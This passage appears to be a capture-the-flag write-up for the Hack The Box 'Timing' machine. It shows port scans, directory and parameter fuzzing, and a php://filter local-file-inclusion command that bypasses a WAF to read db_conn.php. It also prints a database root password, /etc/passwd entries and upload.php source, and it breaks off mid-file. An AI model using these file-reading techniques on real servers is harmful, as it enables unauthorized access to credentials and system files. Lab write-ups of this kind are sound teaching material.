
1.0 RECONNAISSANCE

1.1 Network Scanning

1.1.1 Port 22


Discover port 22 with OpenSSH 7.6p1 Ubuntu 4ubuntu0.5.



```
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d2:5c:40:d7:c9:fe:ff:a8:83:c3:6e:cd:60:11:d2:eb (RSA)
|   256 18:c9:f7:b9:27:36:a1:16:59:23:35:84:34:31:b3:ad (ECDSA)
|_  256 a2:2d:ee:db:4e:bf:f9:3f:8b:d4:cf:b4:12:d8:20:f2 (ED25519)
```

1.1.2 Port 80

Discover Port 80 with Apache httpd 2.4.29 ((Ubuntu)). We can see the page is requested into the login file that end with .PHP extension.




```
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-title: Simple WebApp
|_Requested resource was ./login.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
```

1.2 Web Fuzz


1.2.1 Directory Fuzz

As we know there is php file, we can fuzz with PHP extension. We discover some interesting php script and directory.



```
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
 :: Extensions       : .php
 :: Output file      : ./web-dir/timing.csv
 :: File format      : csv
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response words: 23
________________________________________________

.htaccess.php           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 268ms]
.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 270ms]
.htpasswd.php           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 3395ms]
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 4370ms]
css                     [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 266ms]
db_conn.php             [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 268ms]
footer.php              [Status: 200, Size: 3937, Words: 1307, Lines: 116, Duration: 269ms]
header.php              [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 268ms]
image.php               [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 267ms]
images                  [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 267ms]
index.php               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 275ms]
js                      [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 268ms]
login.php               [Status: 200, Size: 5609, Words: 1755, Lines: 178, Duration: 269ms]
logout.php              [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 269ms]
profile.php             [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 269ms]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 270ms]
upload.php              [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 270ms]
:: Progress: [40952/40952] :: Job [1/1] :: 149 req/sec :: Duration: [0:04:40] :: Errors: 0 ::
```

Filter out 200 status files from the output. We can see there are 4 files remaining and end with PHP extension. These 2 files image.php and db_conn.php are important for us.




```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Timing/web-dir$ grep 200 timing.csv
login.php,http://timing.htb/login.php,,18,200,5609,1755,178,text/html; charset=UTF-8,
image.php,http://timing.htb/image.php,,156,200,0,1,1,text/html; charset=UTF-8,
footer.php,http://timing.htb/footer.php,,614,200,3937,1307,116,text/html; charset=UTF-8,
db_conn.php,http://timing.htb/db_conn.php,,43690,200,0,1,1,text/html; charset=UTF-8,
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Timing/web-dir$
```


1.3 Website Enumeration

1.3.1 Login page

Access to the page via browser. Discover login page.




Tested with default credentials. We dint get any successful login request. So we go on focus on the image.php file we found during the directory fuzz.



Invalid username or password entered


1.3.2 Images Path

Check on the icon on the '/images' path.




1.4 LFI enumeration

As previously we received 200 status code for image.php file, we can do some enumerate here such as fuzz for parameter with value. The value we set as '/var/www/html', because of the backend server are Apache and we can add the '/images/user-icon.png'. The result of fuzz shows below.



```
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.135/image.php?FUZZ=/var/www/html/images/user-icon.png
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt
 :: Output file      : ./web-dir/timing-image-php-param-new.csv
 :: File format      : csv
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response words: 1
________________________________________________

img                     [Status: 200, Size: 25, Words: 3, Lines: 1, Duration: 265ms]
:: Progress: [6453/6453] :: Job [1/1] :: 150 req/sec :: Duration: [0:00:46] :: Errors: 0 ::
```

Browse to the page. Seem like we get blocked by WAF.




```
GET /image.php?img=/var/www/html/images/user-icon.png
HTTP/1.1
Host: 10.10.11.135
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
```

```
HTTP/1.1 200 OK
Date: Fri, 03 Jun 2022 11:38:06 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 25
Connection: close
Content-Type: text/html; charset=UTF-8

Hacking attempt detected!
```

1.4.1 WAF Bypass


We can try to bypass it with PHP wrapper technique. We can download any file with this technique from the server.



```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Timing$ curl http://10.10.11.135/image.php?img=php://filter/read=convert.base64-enco
e/resource=/var/www/html/db_conn.php | base64 -d > ./target-items/db_conn.php
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   124  100   124    0     0    232      0 --:--:-- --:--:-- --:--:--   232
```

1.4.2 DB_Conn PHP


Discover root user and a password.



```php
<?php
$pdo = new PDO('mysql:host=localhost;dbname=app', 'root', '4_V3Ry_l0000n9_p422w0rd');
```

1.4.3 /ETC/PASSWD File


Discover mysql and aaron user.



```
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
aaron:x:1000:1000:aaron:/home/aaron:/bin/bash
```


1.4.4 Upload PHP

Discover admin_auth_check.php script and a ‘/images/uploads’ directory.



```php
<?php
include("admin_auth_check.php");

$upload_dir = "images/uploads/";

# Create above directory if not exist
if (!file_exists($upload_dir)) {
    mkdir($upload_dir, 0777, true);
}

$file_hash = uniqid();

# Generate md5sum of the filename
$file_name = md5('$file_hash' . time()) . '_' . basename($_FILES["fileToUpload"]["name"]);
$target_file = $upload_dir . $file_name;
$error = "";
$imageFileType = strtolower(pathinfo($target_file, PATHINFO_EXTENSION));

if (isset($_POST["submit"])) {
    $check = getimagesize($_FILES["fileToUpload"]["tmp_name"]);
    if ($check === false) {
        $error = "Invalid file";
    }
}
```


Also discover the allowed file extension are JPG and if the file does not exist then upload to $target_file directory. But we still don’t know when the script will be called.



```php
// Check if file already exists
if (file_exists($target_file)) {
    $error = "Sorry, file already exists.";
}

if ($imageFileType != "jpg") {
    $error = "This extension is not allowed.";
}

if (empty($error)) {
    if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $target_file)) {
        echo "The file has been uploaded.";
    } else {
        echo "Error: There was an error uploading your file.";
    }
} else {
    echo "Error: " . $error;
}
?>
```

1.4.5 Admin Auth Check PHP


Check for role parameter value to determine admin privileges and auth_check PHP.



```php
<?php

